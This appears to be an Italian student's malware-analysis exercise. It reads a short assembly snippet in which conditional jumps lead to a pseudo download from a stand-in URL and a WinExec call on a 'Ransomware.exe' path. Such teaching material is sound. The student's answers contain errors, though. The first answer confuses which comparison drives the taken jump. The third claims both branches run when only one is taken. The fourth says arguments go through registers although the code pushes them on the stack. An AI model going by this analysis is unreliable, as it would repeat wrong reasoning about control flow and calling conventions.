PROGETTO S11-L5

SCOPO: rispondere ai seguenti quesiti con riferimento al codice sotto:

1-Spiegare, motivando quale salto condizionale effettua il malware.

2-Disegnare un diagramma di flusso identificando i salti condizionali.indicando con una linea verde i salti effetuati,e con una linea rossa i salti non effettuati.

3-Quali sono le diverse funzionalità implementate all'interno del malware?

4-Detagliare come sono passati gli argomenti alle successive chiamate di funzione,aggiungendo eventuali dettagli tecnici/teorici.

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

PROGETTO S11-L5

1-Spiegare, motivando quale salto condizionale effettua il malware.


Il malware effettua un salto condizionale jz (jump if zero) alla locazione 00401068 solo se la comparazione cmp con la locazione 0040FFA0 nella Tabella 1 restituisce zero. Questo significa che il malware eseguirà il salto se il risultato della comparazione tra le due locazioni è uguale, altrimenti non eseguirà il salto.

2-Disegnare un diagramma di flusso identificando i salti condizionali.

Per prima cosa, identifichiamo i salti condizionali nel codice assembly fornito:

Alla locazione 00401048, c'è una comparazione (cmp) seguita da un salto condizionale non zero (jnz). Questo salto condizionale avviene solo se il risultato della comparazione è diverso da zero.
(ma in questo caso è uguale a zero perche EAX all'indirizzo 00401040 a preso il valore 5, quindi cmp 5=5 ; quindi questo salto non verra efettuato e sara rapresentato in rosso)

Alla locazione 00401068, c'è una comparazione (cmp) seguita da un salto condizionale zero (jz). Questo salto condizionale avviene solo se il risultato della comparazione è zero.



PROGETTO S11-L5

3-Quali sono le diverse funzionalità implementate all'interno del malware?

Le diverse funzionalità implementate all'interno del malware includono:
- Scaricamento di un file da un URL specifico (www.malwaredownload.com).

- Esecuzione di un file scaricato nella directory specificata (C:\Program and Setting\Local).

- Utilizzo di salti condizionali per controllare il flusso del programma in base al successo o al fallimento delle operazioni precedenti.

4-Detagliare come sono passati gli argomenti alle successive chiamate di funzione,aggiungendo eventuali dettagli tecnici/teorici.

- Nella prima chiamata di funzione, viene passato l'URL (www.malwaredownload.com) alla funzione DownloadToFile, utilizzando il registro EAX come argomento.

- Nella seconda chiamata di funzione, viene passato il percorso del file eseguibile (C:\Program and Setting\Local) alla funzione WinExcel, utilizzando il registro EDX come argomento.

PROGETTO S11-L5